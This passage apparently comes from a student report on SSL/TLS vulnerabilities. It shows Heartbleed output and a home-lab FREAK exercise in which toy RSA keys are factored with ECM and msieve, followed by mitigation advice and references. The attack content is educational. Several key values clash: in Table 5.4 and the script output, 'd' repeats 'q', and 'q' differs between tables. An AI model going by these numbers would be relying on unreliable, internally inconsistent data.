0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00 .....!.".
0070: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00 #.$.%.&.'.(.*)
0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +,,-.../.0.1.2
0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00 3.4.5.6.7.8.9..
00a0: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00 ;.<.=.>.?@.A.B
00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62 00 63 00 C.D.E.F.`a.b.c
00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00 d.e.f.g.h.i.j.k
00d0: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00 l.m.....
01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0 `!".$.%.&.'
01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0 (.)*.+,-.../.
01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0 0.1.2.3.4.5.6.7
01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0 8.9.:.;<.=.>.?
01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0 @.A.B.C.D.E.F.G
01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0 H.I.J.K.L.M.N.O
0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0 P.Q.R.S.T.U.V.W
0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C0 X.Y.Z.[.\].^._
0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0 `a.b.c.d.e.f.g
0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0 h.i.j.k.l.m.n.o
0240: 70 C0 71 C0 72 C0 73 C0 74 C0 75 C0 76 C0 77 C0 p.q.r.s.t.u.v.w
0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 7F C0 x.y.z.{.|.}~...
02c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4.
02d0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2.....
0300: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00 ....#.....

bee@bee-box:~/Desktop$
```

Figure 4.3 Target is vulnerable to Heartbleed attack.

4.1.4 Was the Heartbleed attack successful?

According to the figures above (4.1, 4.2, 4.3), the attack was successful using modern technologies, an attacker requires a server using older security protocols that are vulnerable to such attacks and a computing machine to exploit these servers. The Heartbleed attack may not give sensitive information in the first capture, there are moments when null bytes are received as the excess payload. Nonetheless, it is a dangerous attack, and all of the devices must patch their systems from such attacks.

Such attacks can be mitigated by patching up the vulnerable servers. If an attacker is successful in capturing sensitive information, it is best to regenerate new private keys, reset the passwords, username and revoke all the certificates that might be in the hands of the attacker.

Chapter 5

Performing the FREAK attack

5.1 FREAK Attack

5.1.1 Objective

As discussed earlier, this attack exploits the of SSL/TLS, by forcing the clients to use weaker protocol versions in which the traffic is protected by 512-bit encryption key which can be broken by them. I tried to perform this attack on my home system (making sure no one is affected by my practical experiment) under the guidance of my mentor.

5.1.2 How to perform the attack?

To perform this attack, I did require a virtual machine (I used Ubuntu), the initial step I took was to factorize the RSA 512-bit encryption keys, which was taken from a “RSA generator website” [51]. This website provides with a public key (along with the values of “n” and “e”), and a private key, all in a hexadecimal syntax. Here,

- ‘n’ is the modulus
- ‘e’ is the public component
- ‘p’ and ‘q’ are the prime factors
- ‘d’ is the decryption exponent present in the private key that should remain a secret.

To successfully perform the attack, I need to factorize my public key (which is known to all) and find the values of the private key through the public key I have attained.

5.1.3 Understanding the working of the attack

The mathematical equations for this security protocol have been engineered in such a way that is very difficult to break. Nonetheless, an attacker always finds their way through. But before performing the attack, it is important to understand the functioning of how to break the key. An RSA key pair can be broken by factoring ‘n’ into its prime factor’s ‘p’ and ‘q’:

$$n = p * q$$

After obtaining the prime factors, the decryption exponent can be obtained by:

$$d = e^{-1} \text{ mod } (p - 1) * (q - 1)$$

Once the decryption exponent is obtained, the attacker can capture the sensitive information of the victim. [52]

An attacker performs the MITM⁹ and captures the public key, the public key looks like this:

Public Key (hexadecimal)	Private Key(hexadecimal)
n: 00 83 22 50 45 4B F8 17 19 EA 88 65 F7 DB C0 45 A0 1B 26 78 15 81 9F D0 C9 60 60 70 05 AE 98 35 27 99 BE 9D 55 23 F2 DF 79 67 93 02 1E E0 77 D2 B3 A5 BD EB 0C D3 1B BA 7C D1 1C B0 84 93 0F 23 D5	p: 00 FA AE F9 7F 4F 9F BE 73 F2 A9 44 77 20 A2 F8 F0 94 38 06 74 B7 DB 6B DF 2A E5 8C B8 23 FA 07 15
e: 01 00 01	q: 00 85 EA 46 2B 26 6A D7 FB 9B 29 A7 1F 83 54 76 C9 60 2E 3F D2 F7 D0 1D 56 E7 E4 34 E3 49 13 D9 C1
	d: 72 4C 5F 50 F7 55 87 B5 34 22 AD 56 2B F9 5B F6 A0 93 98 49 8E 91 61 27 95 54 99 6F AA 6D CA AD A9 6F 53 44 28 8E F5 D2 9B 34 7D AF 43 A4 D8 20 31 7E 66 04 DA CD B8 75 A4 00 9F 73 22 88 29 01

Table 5.1 RSA 512-bits keys generated online (in hexadecimal) [51]

CSFG Chapters Curriculum Guides Appendices Search

RSA Key Generator

Key Size: Format Scheme:

Warning: Keys larger than 512 bits may take longer than a second to create.

Public Key:

```

e:
01 00 01

n:
00 A3 4E B4 C6 EE EF 98 EE B5 A1 1F 1A A0 99 25 17 06 1F D8 BF 32 F5 C6 3A E6 8D 94 35 A1 01 83 73 ED 71 9C 0D 8E 39 11 52 C5 DF 7B 23 22
0E 69 38 A9 85 BA AE 45 CE 8B CD 7F 68 84 EF 21 C6 A8 7B
  
```

Private Key:

```

p:
00 FA 7B 38 12 F4 39 08 68 C6 2B A3 1E D3 AB CC F5 07 6C 7B 5D 79 9A D6 BA 73 A5 9B A1 3F F6 E0 FD

q:
00 A6 E7 CD AA 09 F4 C5 B5 4E C1 21 6F 1B 89 75 B5 E5 EB A0 C3 32 6F FA 5E C5 9B 11 1D 60 46 C4 D7

d:
0C 17 C6 F1 38 3E 4B CF D9 69 4D F9 55 CD 21 5E FC 18 1D 9F C2 F1 4A 35 90 5F 09 8B 93 19 9E 97 37 24 99 62 EB D7 B9 A9 4C 35 1C EA 1D 72
D1 15 0B CB 41 03 71 50 7A 21 E1 54 10 01 3F 86 5A C9
  
```

Figure 5.1 RSA 512-bits generated online [51]

After generating the 512 – bit public key, I had to factorize the value of ‘p’ and ‘q’ from ‘n’ [52]. Initially, I had to first change the hexadecimal to decimal for easier calculations, giving me the values below:

Public Key (decimal)	Private Key(decimal)
n:	p:
68680468189294454308630285228719793	11338736550222699943920753879083713
63964387238182715623302001432091394	81119392524935064717615091867449998
60716950916522701529090262942725206	14498069
66846406829692967160142135717673319	
94872499348437	

e: 65537	q: 60571535360300373638928051333010030 21147057296473056198557075419109727 4292673
	d: 59862892478707708828171685965487598 94528856862638071082745322913855634 74289842279919692424601520604290103 54563824037584216039490035113846810 11496220109057

Table 5.2 RSA 512 – bits keys converted into decimal [53]

After obtaining the decimal values of ‘n’ and ‘e’, I ran a python script on my Ubuntu machine using “msieve”, msieve is a C library that is used to factorize large numbers. Unfortunately, I was unable to receive an output through this script:

```

slmreenkaurmatharu@ubuntu:~/Math$ cd msieve/
slmreenkaurmatharu@ubuntu:~/Math/msieve$ echo 686804681892944543086302852287197936396438723818271562330200143209139460716950916522701529090262942725
066684640682969296716014213571767331994872499348437 | ecm 100000000
GMP-ECM 7.0.4 [configured with GMP 6.1.2, --enable-asm-redc] [ECM]
Input number is 686804681892944543086302852287197936396438723818271562330200143209139460716950916522701529090262942725206668464068296929671601421357
767331994872499348437 (154 digits)
Using B1=10000000, B2=35132741290, polynomial Dickson(12), sigma=1:2227866277
Step 1 took 13936ms
Step 2 took 6524ms
slmreenkaurmatharu@ubuntu:~/Math/msieve$ echo 686804681892944543086302852287197936396438723818271562330200143209139460716950916522701529090262942725
066684640682969296716014213571767331994872499348437 | ecm 100000000
GMP-ECM 7.0.4 [configured with GMP 6.1.2, --enable-asm-redc] [ECM]
Input number is 686804681892944543086302852287197936396438723818271562330200143209139460716950916522701529090262942725206668464068296929671601421357
767331994872499348437 (154 digits)
Using B1=100000000, B2=776268975310, polynomial Dickson(30), sigma=1:2596755294
Step 1 took 129192ms
Step 2 took 51679ms
slmreenkaurmatharu@ubuntu:~/Math/msieve$ echo 686804681892944543086302852287197936396438723818271562330200143209139460716950916522701529090262942725
066684640682969296716014213571767331994872499348437 | ecm 100000000
GMP-ECM 7.0.4 [configured with GMP 6.1.2, --enable-asm-redc] [ECM]
Input number is 686804681892944543086302852287197936396438723818271562330200143209139460716950916522701529090262942725206668464068296929671601421357
767331994872499348437 (154 digits)
Using B1=1000000000, B2=19071176724616, polynomial Dickson(30), sigma=1:2995160798

```

Figure 5.2 Running msieve to factorize modulus ‘n’

The reason for ‘msieve’ unable to provide an output is that libraries like ‘msieve’ and ‘yafu’, factorize less than 120 digits, whereas a 512-bit key has 154 digits.


```

simreenkaurnatharu@ubuntu: ~/Math/msieve
File Edit View Search Terminal Help
simreenkaurnatharu@ubuntu:~$ cd Math
simreenkaurnatharu@ubuntu:~/Math$ cd msieve/
simreenkaurnatharu@ubuntu:~/Math/msieve$ factor 68680468189294454308630285228719793639643872381827156233020014320913946071695091
65227015290902629427252066684640682969296716014213571767331994872499348437
factor: '68680468189294454308630285228719793639643872381827156233020014320913946071695091652270152909026294272520666846406829692
96716014213571767331994872499348437' is too large
simreenkaurnatharu@ubuntu:~/Math/msieve$

```

Figure 5.3 msieve cannot factorize more than 120 digits

Due to low computing resources, I was unable to perform the attack on my system for a 512-bit key. Nonetheless, since ‘msieve’ can work with integers less than 120 digits, I worked on cracking the 256-bit RSA key. According to the FREAK attack, the attacker is able to crack the 512-bit RSA export keys, but for that I would have to access the “High – Performance Compute (HPC)” services, instead I tried to work on the 256-bit RSA key to understand if my machine is able to factorize a 256-bit RSA key.

5.1.4 Cracking 256 - bit RSA key

To perform the factorization of a 256-bit RSA key, the initial step was to generate the keys from an online generator [51]:

Public Key (hexadecimal)	Private Key(hexadecimal)
n: 00 96 AB A0 E2 17 41 C3 A6 C3 AD D4 C9 EE 4D 2E E9 6D 69 C0 2C 2A 91 0A 55 92 DD 0D D7 D0 AD 9D 1F	p: 00 F2 EC 77 94 A5 1F 18 4C B9 98 FE A0 3C 76 5D 45
e: 01 00 01	q: 00 9E C7 E4 F5 52 30 19 D7 B1 19 7B F6 EB 92 7D 13
	d: 0C 93 5A A4 44 48 AA E9 DA 5F 41 E9 70 C8 64 67 D9 C0 B4 06 2F BD 09 2C 61 2B DC 8A 83 08 ED 71

Table 5.3 RSA 256-bits generated online [51]

CSFG Chapters Curriculum Guides Appendices Search

RSA Key Generator

Key Size: Format Scheme:

Warning: Keys larger than 512 bits may take longer than a second to create.

Public Key:

```

e:
01 00 01

n:
00 BC B4 CF 86 37 AC D2 0D D7 8C 8B A3 CE B2 FF 6E 52 08 BE 12 57 95 ED B6 86 01 97 01 D7 E5 9D 9B

```

Private Key:

```

p:
00 F4 29 63 5E 50 29 D2 70 23 09 65 C3 C6 9C 4E 21

q:
00 C5 DB 17 BF C8 C8 61 4D 8C A4 4C 54 86 D4 1C 3B

d:
6D D7 05 10 87 E9 B5 5E CF 3F 84 AC 75 8D 25 36 0D 8A 35 7A BB D7 4B 51 B7 57 9F DF FC 72 D9 C1

```

Figure 5.4 RSA 256-bits generated online [51]

To simplify the calculations to factorize the modulus ‘n’, the hexadecimals were converted into decimal numbers and attained the following values:

Public Key (hexadecimal)	Private Key(hexadecimal)
n: 681501685103797317997567903356446914 648472790940362320464969177606439953 76927	p: 32290098242217736529600876666400213 3317
e: 65537	q: 56881062873152132832547971853453234 40343529186723006378455068540461593 980273

	d: 56881062873152132832547971853453234 40343529186723006378455068540461593 980273
--	---

Table 5.4 RSA 256 – bits keys converted into decimal [53]

By comparing Table 5.2 and Table 5.4, it can be seen that the 256-bit have fewer digits, thus can be factorized using low computing power. To obtain the value of ‘n’, it needs to be factorized to get its prime factors, since it has only 77 digits, the factors were easily obtained by an online website to generate prime factors [54], or even by msieve/yafu. The factors computed online were:

- **p:**322900982422177365296008766664002133317
- **q:**5688106287315213283254797185345323440343529186723006378455068540461593980273

The prime values ‘p’ and ‘q’ did match the same in the private key, thus the next step was to obtain the decryption exponent ‘d’, which should remain a secret and not be known by the attacker.




Figure 5.5 Prime values of modulus ‘n’

Now that I was successful in obtaining the prime factors of modulus ‘n’, i.e., ‘p’ and ‘q’, I ran a python script on my ubuntu machine to obtain the value of the “decryption exponent - d”.

```
simreenkaurmatharu@ubuntu: ~/Desktop
File Edit View Search Terminal Help
simreenkaurmatharu@ubuntu:~$ cd Desktop/
simreenkaurmatharu@ubuntu:~/Desktop$ python3 freak.py
Cipher: 68150168510379731799756790335644691464847279094036232046496917760643995376927
p: 322900982422177365296008766664002133317
q: 211055934234590508475163667429447597331

=== Calc ===
d= 5688106287315213283254797185345323440343529186723006378455068540461593980273
simreenkaurmatharu@ubuntu:~/Desktop$
```

Figure 5.6 Decryption exponent obtained.

On comparing the public key and the private key generated (Table 5.3) I was able to retrieve the private key of the user, this attack took me a couple of minutes to generate the decryption exponent given the limited resources I had, however, it is easy to perform the FREAK attack, provided one does have the desired resources.

5.1.5 Was this FREAK attack successful?

The FREAK attack is an attack when an attacker is able to crack the 512-bits RSA keys, however, I was unable to crack the 512-bits, but was able to crack the 256-bit keys, this attack does state that the MITM⁹ forces a negotiation of RSA_EXPORT keys that are *no longer* than 512 – bits, but does 256-bits qualify as a FREAK attack? That is a debatable topic as there is not much information on this, nonetheless, it can be seen that a FREAK attack is easy to perform on modern day devices having the required computing process and a weak server using out - dated keys.

As discussed earlier, the best way to mitigate the FREAK attack is to disable the use of older – weaker security protocols that are vulnerable to such attacks and enable TLS 1.2 or even better, TLS 1.3.

Chapter 6

Conclusion

6.1 Conclusion

SSL/TLS are the security protocol used to provide data integrity and privacy between communicating applications. A large number of e-commerce applications, such as banking, shopping, rely heavily on the strength of SSL/TLS protocol and they are used along with other protocols such as HTTP⁶, SMTP, etc. One of the key components provided by SSL/TLS is the underlying algorithms providing the cryptographic strength used by the security protocol [55]. However, if an attacker acquires access to the users' resources and compromises any service, they must not easily capture the confidential data.

The initial attacks on the SSL protocol took advantage of the fact of there was no authentication occurring during the handshake process. The attacks started with the “Fraudulent Microsoft Certificates” [56] in January 2001 to the most recent ZOMBIE POODLE attack in February 2019. In context of academic research, the attacks on SSL/TLS have been successful, but the attacks on the services that are used by SSL have been successful in real – world, which is really dangerous. As discussed in this paper, it can be seen that most of the attacks are MITM⁹ which allows an attacker to tap into a conversation and steal confidential data. Despite the vulnerabilities in the security protocol, the feature of ‘flexibility’ made it easier to allow fixes to counter the problems.

Decades later, researchers are still finding vulnerabilities in the latest versions. Various types of attacks have been discussed in this paper, by reviewing and highlighting the process of each attack as well as the mitigations associated with each attack. By performing the Heartbleed and FREAK lab, it can be observed that even in modern technologies, vulnerabilities of SSL/TLS can be exploited, given that the servers are not patched up or are still using older cryptographic cipher – suites. In order to have a secure implementation of the security protocol, it is compulsory to follow the well – known practises of security. Despite the high – profile attacks on SSL/TLS, the greatest threat to the security protocol is the lenient controls applied by organizations in securing the SSL/TLS certificates. By following the best framework provided by SANS Institute [57], SSL/TLS security can be significantly improved.

References

- [1] D. D. K. R. D. Sujatha K, "A Review Paper on Cryptography and Network Security," *International Journal of Pure and Applied Mathematics*, pp. 1279-1283, 2018.
- [2] J. L. L. M. Ashutosh Satapathy, "A Comprehensive Survey on SSL/ TLS and their Vulnerabilities," *International Journal of Computer Applications*, vol. 153 – No5, pp. 31-38, 2016.
- [3] M. T. Gencoglu, "Importance of Cryptography in Information Security," *IOSR Journal of Computer Engineering (IOSR-JCE)*, vol. 21, no. 1, pp. 65-68, 2019.
- [4] D. Gibson, *CompTIA Security+ Get Certified Get Ahead SY0-501 Study Guide*, Virginia Beach: YCDA, LLC, 2017.
- [5] "GateVidyalay," [Online]. Available: <https://www.gatevidyalay.com/cryptography-symmetric-key-cryptography/>. [Accessed February 2021].
- [6] K. Robinson, "Twilio Blog," 21 September 2018. [Online]. Available: <https://www.twilio.com/blog/what-is-public-key-cryptography>. [Accessed February 2021].
- [7] G. C. Kessler, "An Overview of Cryptography," [Online]. Available: <https://www.garykessler.net/library/crypto.html#types>. [Accessed 10 February 2021].
- [8] S. B. S. P. a. S. S. A. Sourabh Chandra, *A Study and Analysis on Symmetric Cryptography*, Chennai: International Conference on Science, Engineering and Management Research, 2014.
- [9] Asaithambi.N, *A Study on Asymmetric Key Cryptography Algorithm*, Trichy: International Journal of Computer Science and Mobile Applications, 2015.
- [10] M. S. Roza Dastres, "Secure Socket Layer (SSL) in the Network and Web Security," *International Journal of Computer and Information Sciences*, vol. 14, pp. 330-333, 2020.
- [11] S. Gorti, "OpenSource," 16 March 2020. [Online]. Available: <https://www.opensourceforu.com/2020/03/the-evolution-of-web-protocols-2/>. [Accessed February 2020].

- [12] R. Jha, "mySoftKey," [Online]. Available: <https://www.mysoftkey.com/security/ssl-protocol-overview/>. [Accessed February 2021].
- [13] T. MATTHEWS, "exabeam," 6 February 2019. [Online]. Available: <https://www.exabeam.com/information-security/web-security-security-socket-layer-protocol-ssl/>. [Accessed 12 February 2021].
- [14] "Sucuri," 20 April 2020. [Online]. Available: <https://sucuri.net/guides/how-to-install-ssl-certificate/>. [Accessed February 2021].
- [15] T. P. S. Turner, "Prohibiting Secure Sockets Layer (SSL) Version 2.0," *Internet Engineering Task Force (IETF)*, RFC 6176, 2011.
- [16] P. K. P. K. A. Freier, "The Secure Sockets Layer (SSL) Protocol Version 3.," *Internet Engineering Task Force (IETF)*, RFC 6101, 2011.
- [17] M. T. P. L. R. Barnes, "Deprecating Secure Sockets Layer Version 3.0," *Internet Engineering Task Force (IETF)*, RFC 7568, 2015.
- [18] T. v. d. Merwe, "An Analysis of the Transport Layer Security Protocol," 2018.
- [19] F. Krief, "ResearchGate," August 2009. [Online]. Available: https://www.researchgate.net/figure/TLS-protocol-architecture_fig6_220178854. [Accessed February 2021].
- [20] "Cloudflare," [Online]. Available: <https://www.cloudflare.com/en-gb/learning/ssl/what-happens-in-a-tls-handshake/>. [Accessed February 2021].
- [21] E. R. Tim Dierks, "The TLS Protocol Version 1.2," RFC 4346, 2006.
- [22] C. A. T. Dierks, "The TLS Protocol Version 1.0," *Internet Engineering Task Force*, RFC 2246, 1999.
- [23] "Microsoft," February 2020. [Online]. Available: <https://developer.microsoft.com/en-us/games/blog/gdc-and-the-wellbeing-of-our-teams-community/>. [Accessed February 2021].
- [24] G. S, "GBHackers," 16 October 2018. [Online]. Available: <https://gbhackers.com/disable-tls-1-0-and-tls-1-1/>. [Accessed February 2021].
- [25] E. R. T. Dierks, "The Transport Layer Security (TLS) Protocol Version 1.2," *Internet Engineering Task Force*, RFC 5246, 2008.

- [26] K. Pflug, "Microsoft," 15 October 2018. [Online]. Available: <https://blogs.windows.com/msedgedev/2018/10/15/modernizing-tls-edge-ie11/>. [Accessed February 2021].
- [27] J. Thakkar, "hashedout," 20 March 2018. [Online]. Available: <https://www.thesslstore.com/blog/tls-1-3-handshake-tls-1-2/>. [Accessed February 2021].
- [28] S. F. Pratik Guha Sarkar, "ATTACKS ON SSL - A COMPREHENSIVE STUDY OF BEAST, CRIME, TIME, BREACH, LUCKY 13 & RC4 BIASES," iSEC Partners, Inc, San Francisco, 2013.
- [29] Acunetix, "Web Application Vulnerability Report 2020," 2020.
- [30] A. Prodromou, "Acunetix," 31 March 2019. [Online]. Available: <https://www.acunetix.com/blog/articles/tls-vulnerabilities-attacks-final-part/>. [Accessed February 2021].
- [31] K. P. N.J. Al Fardan, "Lucky thirteen: Breaking the TLS and DTLS record protocols," IEEE Symposium on Security and Privacy, Berkeley, 2013.
- [32] A. A. H. Mohammed Hassan Momani, "Comparative Analysis of Open-SSL Vulnerabilities & Heartbleed Exploit Detection," *International Journal of Computer Science and Security (IJCSS)*, vol. 8, no. 4, pp. 159-176, 2014.
- [33] A. A. H. Shashank Kyatam, "Heartbleed Attacks Implementation and Vulnerability," Old Westbury.
- [34] A. Prodromou, "Acunetix," 31 March 2019. [Online]. Available: <https://www.acunetix.com/blog/articles/tls-vulnerabilities-attacks-final-part/>. [Accessed February 2021].
- [35] D. A. T. B. F. Moniruz Zaman, "A Study of the Effects of Heartbleed Vulnerability in Bangladesh," Dhaka, 2017.
- [36] "xplainxkcd," 11 April 2014. [Online]. Available: https://www.explainxkcd.com/wiki/index.php/1354:_Heartbleed_Explanation. [Accessed 15 February 2021].
- [37] A. Prodromou, "Acunetix," 31 March 2019. [Online]. Available: <https://www.acunetix.com/blog/articles/tls-vulnerabilities-attacks-final-part/>. [Accessed 15 February 2021].

- [38] T. D. K. K. Bodo Möller, "This POODLE Bites: Exploiting The SSL 3.0 Fallback," Google Security Advisory, 2014.
- [39] S. F. H. A. A. S. Benjamin Fogel, "POODLEs, More POODLEs, FREAK Attacks too: How Server Administrators Responded to Three Serious Web Vulnerabilities," Conference: Engineering Secure Software and Systems (ESSoS) , London, 2016.
- [40] N. Sullivan, "Cloudflare," 10 August 2018. [Online]. Available: <https://blog.cloudflare.com/rfc-8446-aka-tls-1-3/>. [Accessed February 2021].
- [41] K. Bhargavan, *Concise summary of our recent attacks, Freak and Logjam*, Paris, 2015.
- [42] J. Curguz, "VULNERABILITIES OF THE SSL/TLS PROTOCOL," pp. 245-256, 2016.
- [43] P. Paganini, "Infosec," 12 March 2015. [Online]. Available: <https://resources.infosecinstitute.com/topic/the-freak-vulnerability-from-discovery-to-mitigation/>. [Accessed February 2021].
- [44] B. P. F. V. V. V. Nikos Mavrogiannopoulos, "A Cross-Protocol Attack on the TLS Protocol," Leuven.
- [45] C. Young, "TripWire Vert," 28 March 2019. [Online]. Available: <https://www.tripwire.com/state-of-security/vert/zombie-poodle/>. [Accessed February 2021].
- [46] Y. Sannegowda, "Qualys community," 22 April 2019. [Online]. Available: <https://blog.qualys.com/product-tech/2019/04/22/zombie-poodle-and-goldendoodle-vulnerabilities>. [Accessed February 2021].
- [47] "Alexa," [Online]. Available: <https://www.alexa.com/topsites>. [Accessed February 2021].
- [48] K. J. Higgins, "DarkReading," 2 February 2019. [Online]. Available: <https://www.darkreading.com/vulnerabilities---threats/new-zombie-poodle-attack-bred-from-tls-flaw/d/d-id/1333815>. [Accessed February 2021].
- [49] "GitHub," [Online]. Available: <https://gist.github.com/sh1n0b1/10100394>. [Accessed December 2020].
- [50] D. Dachman-Soled, " Programming Project 1: Heartbleed Attack," *ENEE 457/CMSC 498E Computer Systems Security*, 2017.
- [51] "CSFG," [Online]. Available: <https://csfieldguide.org.nz/en/interactives/rsa-key-generator/>. [Accessed January 2021].

- [52] "Stackoverflow," [Online]. Available: <https://stackoverflow.com/questions/4078902/cracking-short-rsa-keys>. [Accessed February 2021].
- [53] "Mobilefish," [Online]. Available: https://www.mobilefish.com/services/big_number/big_number.php. [Accessed February 2021].
- [54] "factordb," [Online]. Available: <http://factordb.com/index.php?query=68150168510379731799756790335644691464847279094036232046496917760643995376927>. [Accessed February 2021].
- [55] T. M. E. N. Homin K. Lee, "Cryptographic Strength of SSL/TLS Servers: Current and Recent Practices," *New York Software Industry Association*, 2007.
- [56] T. Fosmark, "Microsoft," [Online]. Available: <https://docs.microsoft.com/en-us/lifecycle/announcements/transport-layer-security-1x-disablement>. [Accessed February 2021].
- [57] "SANS," [Online]. Available: <https://www.sans.org/critical-security-controls>. [Accessed February 2021].
- [58] "omnicalculator," [Online]. Available: <https://www.omnicalculator.com/math/square-root>. [Accessed February 2021].